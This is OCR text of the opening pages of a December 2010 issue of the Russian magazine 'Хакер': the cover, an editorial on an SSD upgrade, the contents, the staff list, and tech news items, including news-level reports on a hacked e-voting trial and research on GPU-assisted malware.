DIGITAL FORENSIC: ПОИСК УЛИК НА КОМПЬЮТЕРЕ СТР. 34

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

www.xakep.ru

ДЕКАБРЬ 12 (143) 2010

БУРИМ ЯДРО WINDOWS

СТР. 48

ПРОДАМ ODAY!

КАК ВЫГОДНО ПРОДАВАТЬ СПЛОИТЫ, НЕ НАРУШАЯ ЗАКОН?

СТР. 62

+

АСПЕКТЫ БЕЗОПАСНОСТИ HTML5
VIRTUALBOX TIPS'N'TRICKS
ПЕРЕХВАТ .NET ФУНКЦИЙ
ВНУТРЕННОСТИ WIN32.WHISTLER
РУЧНАЯ РЕАНИМАЦИЯ ДАМПА ПАМЯТИ

КОДИНГ НА OBJECTIVE-C

ПРОГРАММИРУЕМ ПОД MAC OS X И IPHONE

СТР. 96

ХАКЕР ДЕКАБРЬ 12 (143) 2010
ПРОДАМ oday / КАК ВЫГОДНО ПРОДАВАТЬ СПЛОИТЫ, НЕ НАРУШАЯ ЗАКОН
143



Я не большой фанат компьютерного железа, не меняю видеокарты два раза в год и с подозрением отношусь к идее тратить на апгрейд по $4k за сезон. Компьютер всегда был для меня просто средством для работы и развлечений, я всегда находил радость и удовольствие именно в его использовании, а не в очередной замене памяти на более быструю и новую.
Больше того: мне кажется, что излишняя возня с железом — это особая форма сублимации у людей, которые не нашли никакой другой формы своему увлечению компьютерами. Ну, знаешь, программировать у них не получается, ошибки в CMS не ищутся, 3ds Max не освоили, вот и разбирают/собирают свои компы на время :).

Но одна вещь, которую я купил себе в прошлом месяце, вызвала у меня неподдельный восторг и доставила уже забытое ощущение радости от самого апгрейда. SSD-накопитель для раздела с операционной системой и основными приложениями реально дал мне СКАЧЕК в производительности и комфорте работы. Суди сам: когда я использовал HDD для системного раздела, Windows 7 со всеми нужными приложениями загружалась у меня за 1 минуту 45 секунд. Установка SSD изменила все. Честная средняя скорость чтения около 200 Мб/сек обуславливает загрузку винды за 29 секунд: в 4 раза быстрее, чем было!

В общем-то, я не рассчитываю, что открыл тебе что-то новое: просто делюсь своей радостью от удачного апгрейда. И смело тебе советую поставить именно SSD-накопитель своей ближайшей upgrade-целью. Оно того стоит :).

nikitozz, гл. ред. Х
udalite.livejournal.com
http://vkontakte.ru/club10933209

CONTENT



068

Ковыряем буткит


Исследуем внутренности Trojan-Clicker.Win32.Whistler по-взрослому




058

Ручная реанимация дампа памяти

Руководство по ручному восстановлению памяти





096

Стань X-кодером!

Начинаем кодить под Mac OS с помощью Objective-C

062

ZDI — инструкция по применению

Как выгодно продать свой эксплойт

/РЕДАКЦИЯ

>Главный редактор
Никита «**nikitozz**» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«**gorl**»Андреев
(gorlum@real.xakep.ru)
>Редакторы рубрик
ВЗЛОМ
Дмитрий«**Forb**» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «**step**» Ильин
(step@real.xakep.ru)
КОДИНГ, MALWARE и SYN/ACK
Александр «**Dr. Klouniz**» Лозовский
(alexander@real.xakep.ru)
UNIXOIDи PSYCHO
Андрей «**Andrushock**» Матвеев
(andrushock@real.xakep.ru)
>Литературный редактор
Юлия Адасинская
>Редактор xakep.ru
Леонид Боголюбов (xa@real.xakep.ru)

/ART

>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)

/DVD

>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Редактор Unix-раздела
Антон «Ant» Жуков
>Монтаж видео
Максим Трубицын

/PUBLISHING

(game)land

>Учредитель
ООО «Гейм Лэнд», 119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44-45
Тел.: +7 (495) 935-7034
Факс: +7 (495) 780-8824
>Генеральный директор
Дмитрий Агарунов
>Управляющий директор
Давид Шостак
>Директор по развитию
Паша Романовский
>Редакционный директор
Дмитрий Ладыженский
>Финансовый директор
Андрей Фатеркин
>Директор по персоналу
Татьяна Гудебская
>Директор по маркетингу
Елена Каркашадзе
>Главный дизайнер
Энди Тернбулл
>Директор по производству
Сергей Кучерявый
>PR-менеджер
Наталья Литвиновская

/РЕКЛАМА

/ Тел.: (495) 935-7034, **факс:** (495) 780-8824
>Группа GAMES & DIGITAL
>Менеджеры
Ольга Емельянцева
Мария Нестерова
Мария Николаенко
>Менеджер по продаже рекламы на MAN TV
Марина Румянцева
(rumyantseva@gameland.ru)
>Директор корпоративной группы (работа с рекламными агентствами)
Лидия Стрекнева (strekneva@gameland.ru)
>Старший менеджер
Светлана Пинчук
>Менеджеры
Надежда Гончарова
Наталья Мистюкова
>Директор группы спецпроектов
Арсений Ашомко (ashomko@gameland.ru)
>Старший трафик-менеджер
Марья Алексеева (alekseeva@gameland.ru)

/ОТДЕЛ РЕАЛИЗАЦИИ СПЕЦПРОЕКТОВ

>Директор
Александр Коренфельд
(korenfeld@gameland.ru)
>Менеджеры
Александр Гурьяшкин
Светлана Мюллер
Татьяна Яковлева

/РАСПРОСТРАНЕНИЕ:

/ Тел.: (495) 935-4034, **факс:** (495) 780-8824
>Директор по Дистрибуции
Кошелева Татьяна (kosheleva@gameland.ru)
>Руководитель отдела подписки
Гончарова Марина
(goncharova@gameland.ru)
>Руководитель спецраспространения
Лукичева Наталья (lukicheva@gameland.ru)

> Претензии и дополнительная инфа:
В случае возникновения вопросов по качеству вложенных дисков ,пишите по адресу: claim@gameland.ru.
> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «Lietuvas Rivas», Литва.
Тираж 115 479 экземпляров.
Цена договорная.

Мария «Mifrill» Нефедова mifrill@real.xakep.ru



MEGANEWS

Обо всем за последний месяц


ДЖЕЙЛБРЕЙК НЕ ПРОЙДЕТ!

Производители уделяют все больше внимания борьбе с джейлбрейком своих девайсов, а самые «взламываемые» устройства в этом плане, конечно, смартфоны. Пришедшие из-за океана новости, честно сказать, не радуют. Обладатели Android-новинки HTC Desire Z (G2) от T-Mobile с неприятным удивлением обнаружили, что смартфон защищен от джейлбрейка на самом что ни на есть низком уровне. Один из микрочипов устройства блокирует сохранение любых изменений в текущую прошивку. Механизм защиты рьяно оберегает системную часть платформы Android. Как это реализовано — пока не совсем ясно, но обоснованных теорий две: либо защита каждый раз переписывает корневой раздел ОС, либо здесь не обошлось без технологии unionfs. То есть запись изменений осуществляется во временный раздел, который при перезагрузке очищается. Подобное нововведение весьма спорно, особенно применительно к аппарату, работающему под управлением «свободной ОС Android». Пока неизвестно, кому именно мы обязаны такой мерой защиты — HTC или же T-Mobile, но, как бы то ни было, звоночек тревожный.



$12000 получил от компании Mozilla 12-летний Александр Миллер за обнаружение трех критических багов в Firefox'е. На их поиск у него ушло 10 дней.





JPEG, ПОДВИНЬСЯ

«Корпорация добра» Google успевает везде и всюду. В то время как в одном ее подразделении строят робо-автомобиль, в другом разработали новый графический формат — WebP (.webp), который теперь прочат на смену JPEG. Разумеется, ни для кого не является тайной, что JPEG не идеален, и давно существуют форматы, его превосходящие. Но WebP от конкурентов отличает один простой нюанс — его продвигает Google. Новшество функционирует, опираясь на контейнер RIFF и алгоритмы сжатия, используемые для кодирования фреймов видеокодеком VP8 (а это также проект Google). Самый главный принцип заключается в предугадывании значения пикселя на основе его «соседей» и кодировании разницы между настоящим и рассчитанным значением. Эта разница часто оказывается равна нулю, благодаря чему WebP-изображения можно сжать намного более эффективно. Если верить Google, размер WebP-файлов в среднем на 39,8% меньше, чем размер JPEG, и это без видимых для человеческого глаза потерь в качестве! По разной статистике, до 65% трафика сейчас составляют графические данные. 90% из них хранится на серверах в формате JPEG и других форматах сжатия с потерями. Несложно посчитать, как сильно новый эффективный формат для хранения изображений может помочь Google в нелегком начинании «ускорения интернета». Хотя в этой бочке меда имеется небольшая ложка дегтя. Дело в том, что кодирование изображения в формат WebP пока занимает в 8 раз больше времени, чем кодирование в JPEG.




24 ДЮЙМА АНТИЧНОЙ БРОНЗЫ

Необычный и очень стильный монитор выпустила компания Samsung. Очередное пополнение в широко известной и популярной у нас серии SyncMaster получило название FX2490HD. Главной особенностью этого 24-дюймового LED-дисплея является встроенный ТВ-тюнер и стереоколонки. Но самый смак в том, что монитор поддерживает режим «картинка в картинке», который позволяет выводить изображение с ТВ-тюнера в отдельное окно в углу экрана, в то время как ты можешь спокойно продолжать работать в системе и, скажем, серфить инет в браузере. Из остальных «фишек» отметим контрастность MEGA DCR, FullHD-разрешение (1080p) и технологию ConnectShare, благодаря которой просматривать видео, фото или слушать музыку можно, даже не включая компьютер. Достаточно просто подключить к монитору цифровую камеру, флешку, mp3-плеер или любой другой USB-накопитель — и вуаля! Технические характеристики новинки таковы: яркость — 250 кд/м^2, максимальное разрешение — 1920x1080, время отклика — 5 мс. Нельзя также умолчать и о дизайне FX2490HD: монитор выполнен в оригинальном цвете «античная бронза» (это название придумали сами пользователи, Samsung проводил соответствующий конкурс). Х-образная хромированная подставка и тонкое обрамление экрана с покрытием из прозрачного пластика выгодно дополняют необычное цветовое решение. Ориентировочная розничная цена новинки составляет 18 990 рублей.


На выставке Ceatec компания TDK продемонстрировала оптический диск объемом 1 Тб. На обеих сторонах диска расположилось по 16 слоев, емкость каждого из которых составляет 32 Гб.

ЦИФРОВОЙ УНИВЕРСИТЕТ

Компания «Белый Ветер ЦИФРОВОЙ» запустила в октябре проект нового образовательного проекта «ЦИФРОВОЙ университет», целью которого является преодоление многих пробелов в знаниях о современной технике. В октябре прошло два мастер-класса, в которых участвовали авторитетные деятели рунета: Антон Носик (dolboeb), Максим Кононенко (mrparker) и Сергей Мухаммедов (ottenki-serogo), а так же журналист и художник Андрей Савельев. Темы мастер-классов касались актуальных вопросов блогосферы, мобильной журналистики и использованию гаджетов для формирования информационного общества.
Получить больше информации о проекте можно на сайте www.digital.ru/digital-university.



ХОЛИВАР ИМЕНИ «ЯБЛОЧНОГО» ДЖЕЙЛБРЕЙКА



В рядах «яблочных» джейлбрейкеров приключился скандал. В прошлых номерах мы уже писали о том, что парни из Dev-Team обнаружили, что девайсы на базе Apple A4 имеют уязвимость в bootrom — загрузчике, который вызывается iPhone/iPad в момент включения устройства. Тогда взломщики радостно всех заверили, что скоро выпустят джейлбрейк для устройств с iOS 4.1 на борту, и всем будет счастье. Тут важно отметить, что bootrom изначально зашит на заводе в флеш-память (read-only), а все обновления прошивки самого устройства никак на него не влияют. Пофиксить баг Apple, вероятнее всего, получится только на аппаратном уровне в новых партиях устройств. Однако планы Dev-Team оказались сорваны. Виной всему широко известный в узких кругах хакер Джордж Хотц aka geohot. Известен этот товарищ благодаря своим взломам PlayStation 3 и продукции Apple. И хотя Джордж вроде бы ушел со сцены, в этот раз он почему-то не пожелал оставаться в стороне и, опередив Dev-Team, выпустил свое средство для джейлбрейка аппаратов с iOS 4.0 и 4.1 — утилиту limera1n. Вся соль в том, что limera1n тоже использует дырку в bootrom, только другую. Да-да, geohot нашел вторую уязвимость и не стал ее утаивать. И хотя детище Хотца пока является бета-версией и местами глючит, коллеги geohot по цеху негодуют. Еще бы, ведь если Apple будет знать об обоих эксплойтах, то сможет закрыть оба один махом! Теперь перед остальным джейлбрейкерами стоит нелегкий выбор: либо придержать свои разработки и подождать, пока Apple закроет дыру, используемую geohot'ом, либо опубликовать все сейчас, давая Apple возможность залатать все уязвимости одним махом.

НОВЫЙ LED ОТ LG



Компания LG объявила о выпуске на российский рынок новой линейки мониторов, E50VR, которая будет представлена двумя моделями: E2250VR и E2350VR (с экраном 21.5" и 23" соответственно). Новая серия взяла все лучшее от уже известных нам LED-мониторов E50: тонкий корпус (глубиной всего 17,5 мм), необычный дизайн, сниженное энергопотребление, набор интеллектуальных функций Smart+ (Auto Bright, Dual Web, Cinema Mode и Original Ratio). Но присутствует в E50VR и еще одна приятная новая фишка: технология повышения качества изображения, SUPER+ Resolution. Это новшество особенно порадует и киноманов, и геймеров. SUPER+ Resolution позволяет улучшить качество изображения после масштабирования, устраняя размытость и неровности контуров, не забывая при этом уменьшать помехи, возникающие в ходе обработки, и смягчать излишнюю резкость. В LG утверждают, что благодаря новой технологии игры для PSP и NINTENDO DS на экранах новых мониторов выглядят прекрасно, а воспроизведение изображений с низким разрешением (в том числе видео) становится куда более приятным занятием. Максимальное разрешение обоих мониторов составляет 1920*1080, яркость 250 — кд/м², динамическая контрастность — 5000000:1, время отклика — 5 мс. Обе новинки уже можно начинать искать на прилавках магазинов по ориентировочной цене 8200 руб. за модель E2250VR и 8600 руб. — за E2350VR.



Русскоязычная «Википедия» преодолела очередной рубеж: теперь в русской «Вики» уже более 600 000 статей.

БЕСПИЛОТНЫЕ АВТОМОБИЛИ ОТ GOOGLE



Ученые со всего мира уже не первый год пытаются создать робо-автомобиль, способный ездить самостоятельно, без участия человека. Теперь к этим опытам присоединилась и компания Google. Оказывается, у Google имеется целый ряд модифицированных автомобилей Toyota Prius, которые разработчики компании давно обкатывают вовсю. Суммарный пробег этих робо-машин уже превышает 140 000 миль! Оснащенные системой камер, лазерами, радиолокационными датчиками и внешними GPS-антеннами авто курсируют по обычным дорогами, между офисами компании, а иногда отправляются и в более дальние поездки. Пока все это, конечно, происходит под контролем людей: в машине во время поездки всегда находятся опытный водитель, в любой момент готовый взять управление на себя, и инженер, приглядывающий за состоянием всех систем. Прибавим к этому и то, что во избежание неожиданностей маршруты тщательно планируются и составляются заранее. Специалисты Google также замечают, что весь огромный объем данных, которые собирают машины во время поездки, обрабатывается в датацентрах компании. За все время испытаний гугло-мобилей пока произошло лишь одно ДТП, да и то совсем не по вине роботов: в корму одного из робо-Приусов на светофоре въехал зазевавшийся водитель. В Google уверены, что эти разработки в будущем помогут почти вдвое снизить уровень смертности на дорогах. Жаль, что внедрять подобные технологии для потребительского рынка пока никто не торопится.

Internet Explorer сдает позиции. Впервые за всю историю ведения статистики использования браузеров доля IE упала ниже отметки 50%. Еще 2 года назад этот показатель равнялся 67%. Делаем ставки, сколько будет в следующем?

БАТАЛИИ РОБОТОВ НА ТВОЕМ СТОЛЕ

На страницах нашего журнала мы регулярно рассказываем тебе об интересных и прикольных игрушках для гиков. Вот и сегодня мы не смогли пройти мимо электронных жуков Hexbug (www.hexbug.ru), также известных у нас как «наножуки». Эти крохотные роботы, у которых, как в песне, «вместо сердца пламенный мотор», гарантированно перепугают твоих неподготовленных друзей (особенно женского пола :)), ведь они движутся и ведут себя в точности как настоящие живые насекомые. Более того, благодаря звуковым датчикам, датчикам прикосновения и света эти членистоногие умеют самостоятельно обходить препятствия, и «слышат» тебя, реагируя, скажем, на хлопок в ладоши или легкий удар по столу. Так что электронными жуками можно не только пугать друзей, но и устраивать настоящие гонки, конструируя для Hexbug трассы с полосами препятствий и лабиринтами. Тебя не устраивает такая автономность жуков? Тогда обрати внимание на модель «Паук», управляемую с помощью двухканального пульта. Работают все роботы от обычных батареек AG13. По указанной выше ссылке ты можешь почитать детальную спецификацию, посмотреть видео и выбрать, какая из модификаций роботов тебе больше по душе.




SDD И «ПИСАЛКА» В ОДНОМ ФЛАКОНЕ



В ходе выставки CEATEC 2010, прошедшей недавно в Японии, компания Hitachi-LG представила уже вторую модификацию весьма интересного гибридного устройства, выход на рынок которого запланирован на начало 2011 года. Девайс с говорящим названием HyDrive, являет собой не что иное, как помесь SSD с оптическим приводом. Первое поколение этих девайсов Hitachi-LG продемонстрировали еще весной этого года, и по сравнению с той презентацией проект постигли определенные изменения. Теперь HyDrive комплектуется не 32 или 64 Гб флеш-памяти, как ранее, а уже более приемлемыми 256 Гб. Также появились интерфейс SATA 6 Гбит/с, функция записи и чтения Blu-Ray-дисков и выбор между моделями с интерфейсом SATA и с интерфейсом USB 3.0. Ориентирован гибрид в первую очередь на мобильные ПК, ведь он экономит место, способен ускорить начальную загрузку ОС и повысить производительность при работе с несколькими приложениями, а также в играх. Какую сумму придется отдать за это компактное решение, пока, увы, неизвестно.

Microsoft опубликовал интересную статистику: оказалось, больше всего зомбированных компов находится в США; в начале года их число превышало 2,2 млн. В России же, по данным MS, в ботнетах состоят всего 200 000 машин.

36 ЧАСОВ НА ВЗЛОМ СИСТЕМЫ ГОЛОСОВАНИЯ



Что бы разработчики всяческих инноваций делали без хакеров (причем в исконном понимании этого слова)? Страшно подумать. История, произошедшая недавно в Вашингтоне, округ Колумбия, лишний раз это подтверждает. В связи с грядущими ноябрьскими выборами здесь разработали новую электронную систему голосования, Digital Vote by Mail, вложив в проект более 300 тыс. долларов. В тестировании новинки пригласили принять участие экспертов по компьютерной безопасности со всего мира, и кто бы мог подумать, что систему взломают, не дав ей проработать и 36 часов! Самое смешное в том, что отличились не какие-то маститые деятели, а простые студенты из университета Мичигана, нашедшие дырку в системе обработки заполненных PDF-бюллетеней. По их «вине» система вдруг начала проигрывать на машине пользователя песню «Hail to the Victors» после окончания процедуры голосования. Это командный гимн университета Мичигана, который исполняется во время спортивных состязаний. Но гимн был лишь верхушкой айсберга... На деле взломщики обнаружили, что могут выполнять в системе произвольные команды. Для этого у PDF-файла бюллетеня расширение .pdf достаточно было изменить на нужную строку. Как оказалось, далее имя файла далее передавалось консольной утилите GnuPG для шифрования. Сложно представить, что в таком очевидном месте разработчики не реализовали достаточную проверку. Дальше уже несложно было добраться до базы данных и установить свой бэкдор, который позволял просматривать результаты голосования и подменять голоса. Дальше ребята заморочились еще больше и перенастроили систему так, чтобы она изменяла результаты голосования по определенному сценарию. И лишь потом они встроили в страницу гимн, благодаря которому взлом наконец-то и был замечен! В итоге технический глава избирательной комиссии Поул Стенбйорн сообщил, что, хотя дырка, давшая взломщикам полный доступ к системе, и была закрыта, пробный запуск новой разработки, намеченный на ноябрь, отложен. Подумать только: и этот дуршлаг стоил $300 000!

ВИРУСЫ УЧАТСЯ ЭКСПЛУАТИРОВАТЬ GPU

Группа исследователей из Греции и США рассказала миру о своих изысканиях в области вирусописательства, а именно — о том, как им удалось создать вирус, активно использующий в работе возможности графического процессора (GPU). По мнению авторов зловреда, экспериментировавших с архитектурой CUDA, за вредоносным ПО такого рода будущее — они уверены, что вирусмейкеры очень скоро придут к тем же выводам, что и они. Тренд перекладывать некоторые задачи с ЦП на ГП набирает обороты, и это может сыграть хакерам на руку. Исследователи успешно доказали, что «на плечи» GPU вполне можно переложить, к примеру, несложные механизмы самозащиты малваря, что повышает его шансы на успех. В частности, речь идет о переносе на GPU функции самораспаковки исполняемого кода и фрагментации рабочего цикла программы с поэтапной расшифровкой составляющих кода (каждый сегмент вызывается в строгой очередности и, отработав, вновь зашифровывается). Более того, благодаря CUDA удастся существенно сократить длину кода, подлежащего исполнению в среде x86 (а потому его будет проще скрыть) и станет возможным хранить ключи шифрования непосредственно в памяти GPU. Подробности авторы представили ходе конференции Malware 2010, после которой был опубликован whitepaper (http://bit.ly/GPUMalware), а также PoC.



Британская компания CPP выяснила, что из 40 000 «уличных» Wi-Fi-сетей 25% не защищены вообще никак, а еще 25% из них можно взломать за минимальное время.

WINDOWS PHONE 7



По правде говоря, мы успели забыть о том, что у Microsoft есть мобильная платформа :). Для Windows Mobile давно не было существенных обновлений, и на рынке почти не появлялось новых телефонов на этой платформе. Microsoft поняла, что дальше развивать WM не выйдет, а потому аккумулировала все свои силы на разработку совершенно новой ОС. И вот, наконец, Windows Phone 7, о котором мы уже писали, официально представлена. Первый официальный анонс о WP7 увидел свет еще в феврале текущего года, и с тех пор мало что изменилось. Напомним, что WP7 основана на Windows Embedded CE 6.0, имеет совершенно новый интерфейс и интеграцию с сервисами Microsoft Xbox Live, Zune и Bing. Windows Phone 7 имеет новый домашний экран: здесь больше нет статичных иконок, все они заменены на так называемые «живые элементы» (Live Tiles). По сути, это приложения-информеры, которые уведомляют владельца о последних звонках, новостях из социальных сетей, письмах и так далее. Интерфейс операционной системы включает шесть вытянутых по горизонтали панелей (Hubs), которые на экране мобильного устройства можно прокручивать влево и вправо. Хабы, по сути, представляют собой разделы ОС, и их всего шесть: «Картинки», «Люди», «Офис», «Музыка+Видео», «Игры» и «Marketplace». Последний заслуживает особого внимания: как не трудно догадаться, для смартфонов на базе WP7 будет функционировать интернет-магазин приложений. Наконец-то! Примечательно, что ребята из Microsoft всеми силами пытаются привлечь разработчиков к своей платформе, а в некоторых случаях даже спонсировать это. Например, идут переговоры о портировании игры-бестселлера Angry Birds, которая сейчас доступна для iOS и Android. Помимо магазина приложений пользователям будет доступен и специальный интернет-сервис, с помощью которого можно отследить местонахождение смартфона в случае утери и т.д. Если продолжать тему приложений, то нельзя не отметить отсутствие привычной многозадачности. Вместо нее в WP7 используется технология Tombstoning (push-уведомления). Приложения из фонового режима могут предупреждать пользователя о том, что с ними что-то произошло. Например, пришло новое сообщение. Но в привычном смысле многозадачность сейчас недоступна. Пока нет поддержки Adobe Flash, но это и понятно; зато браузер поддерживает Silverlight. Но, что странно, интерфейс пока не поддерживает и copy-paste (такой же болезнью страдали ранние версии iOS). Поиграться с новой платформой можно уже на десятке телефонов от разных производителей: HTC, LG, Samsung, Dell и Toshiba. Первые продажи уже стартовали в конце октября и начале ноября. Минимальные требования к оборудованию, кстати, весьма суровы: мультисенсорный дисплей (распознавание четырех прикосновений одновременно) 800x480 или 320x480, процессор 1 Ггц, 256 Мб оперативной и как минимум 8 Мб флеш-памяти, поддержка DirectX 9, GPS-приемник, акселерометр, электронный компас, FM-радио, камера со вспышкой и разрешением не менее 5 Мп.




Ежегодный отчет компании TeleGeography гласит: за 2010 год объем мирового интернет-трафика вырос на 62%.

РУССКИЕ ОДОЛЕЛИ ЗАЩИТУ BLACKBERRY

Непревзойденная защита BlackBerry-устройств хорошо известна любому, кто хоть немного интересуется смартфонами, коммуникаторами и иже с ними. О платформу RIM BlackBerry сломано множество копий, и ее защищенность и закрытость не раз становилась причиной судебных разбирательств во многих странах мирах. А уж как надоела RIM BlackBerry спецслужбам... Словом, известие о том, что российские криптографы из Elcomsoft сумели побороть хваленую защиту BlackBerry, наверняка сначала многим показалось шуткой, а зря. Наши специалисты на самом деле сумели найти уязвимость в программе BlackBerry Desktop Software, а именно — в реализации 256-разрядного AES-шифрования. Дырка, в свою очередь, позволяет добраться до запароленных резервных копий, которые содержат пользовательские контакты, электронную почту и пароли от нее, данные органайзера, историю браузера, голосовую почту, архивы SMS-сообщений, фотографии и так далее. Elcomsoft уже представили обновленную версию своей программы для восстановления паролей Elcomsoft Phone Password Breaker, которая ранее позволяла получить доступ к защищенным паролем резервным копиям Apple iPhone и iPod Touch. Теперь прога поддерживает и BlackBerry. Конечно, стоит заметить, что работать с серверной частью системы BlackBerry (которая так волнует спецслужбы) программа не умеет, но и взлом клиентской части — подвиг, который ранее не удавался никому. Поздравляем наших специалистов с этим достижением и представляем, как RIM рвут на себе волосы :).

ХОРОШИЙ РЕЙТИНГ В ТОРРЕНТАХ? ТЫ — ЗЛОСТНЫЙ ПИРАТ!



Хотя у нас и не прецедентное право, случай, произошедший недавно в Брянске, все равно наводит на мрачные размышления. Начало у этой истории обычное: житель Брянска «засветился», наплодив на местном торрент-трекере раздач с продукцией Microsoft. Раздача у него, видимо, шла хорошо, так как парня нашли и возбудили дело (15 фактов по второй и 9 по третьей частям статьи 146 УК РФ). Отдел «К» подсчитал, что размер деяния активного сидера составляет 53 миллиона рублей. Откуда такая сумма? Это цена ПО, умноженная на число завершенных скачиваний. Однако финансовая выгода обвиняемого оставалась, так сказать, «неясна». По сути, ее не было вовсе. Вот тут-то сотрудники отдела «К» и предложили рассматривать в качестве выгоды рейтинг пользователя на торрент-трекере. И, как ты понимаешь, это уже не совсем обычно и уж точно не здорово. Нет, это не значит, что в худшем случае твои терабайты из графы «upload» выйдут тебе боком. Никто не станет утверждать, что все это было заработано исключительно на пиратском контенте (хотя на деле ты мог годами раздавать дистрибутивы Ubuntu и один раз скачать дистриб Windows). Никто вообще не станет углубляться в такие подсчеты. Все куда проще: с точки зрения закона в принципе существует разница, было ли человеку выгодно раздавать что-либо на трекере или нет. Если выгода была, это ухудшает дело, вне зависимости от конкретных цифр твоего рейтинга. Отсюда мораль — если эта «светлая идея» приживется, и органы станут использовать ее и далее, разумнее будет юзать трекеры без системы подсчета рейтинга.



В лаборатории PandaLabs подсчитали, что стараниями фишеров в Сети каждый день появляется 57 000 поддельных URL-адресов.

ENLARGE YOUR PENIS: РУССКИЕ ХАКЕРЫ И MICROSOFT



История на грани курьеза стала достоянием общественности в прошлом месяце. Известная сеть Canadian Health & Care Mall, нелегально торгующая всяческими медицинскими препаратами, начиная с гормонов и стероидов, заканчивая Виагрой, на протяжении трех недель использовала для своих «черных дел» ресурсы компании Microsoft. Хуже того, виноватыми во всем оказались страшные «русские хакеры», которые, оказывается, и стоят за Canadian Health & Care Mall. Преступники наладили распространение своей продукции через 1025 уникальных сайтов, таких как seizemed.com, yourrulers.com и crashcoursecomputing.com, и доподлинно известно, что они использовали как минимум два адреса Microsoft для хостинга этих доменных имен и сайтов (DIG утверждает, что это были 131.107.202.197 и 131.107.202.198). DNS-серверы, обслуживавшие сайты, также эксплуатировали мощности «мелкомягких». Как в Microsoft допустили подобное — непонятно. Представители корпорации подтверждают, что все вышеописанное — правда, заявляют, что провели внутреннее расследование и действительно нашли в своей сети «два скомпрометированных устройства». Что конкретно было не так — не разглашается, известно лишь, что не обошлось без человеческого фактора и неверной конфигурации оборудования.



ПЕРЕДАЧА HD-ВИДЕО БЕЗ ПРОВОДОВ

Согласись, чем больше в наших домах появляется техники, тем сильнее раздражают вездесущие провода. Также многие сталкивались с ситуацией, когда фильм, сериал или какое-то другое видео хочется посмотреть на большой диагонали ТВ, с комфортом устроившись на диване или в кресле. Но для этого приходился либо записывать файл на диск, либо перекидывать на флешку (если ТВ поддерживает этот формат в частности и функцию воспроизведения с флешки в целом), либо вообще приобретать медиаплеер, дабы не мучиться каждый раз. Что ж, для тех, кому знакомы эти ужасы, есть хорошие новости. Компания AMIMON, специализирующаяся на разработках в области беспроводной передачи видео, показала прототип миниатюрного (81,3x29,9x15,5 мм) адаптера AMIMON WHDI (Wireless Home Digital Interface) Stick. По словам разработчиков, эта кроха способна передавать видео в формате 1080p с кадровой частотой 60 Гц, и задержка сигнала при этом не будет превышать 1 мс! Благодаря WHDI Stick подключить ноутбук/нетбук к ТВ не составит никакого труда. Адаптер подключается к HDMI-порту компьютера и «запитывается» от 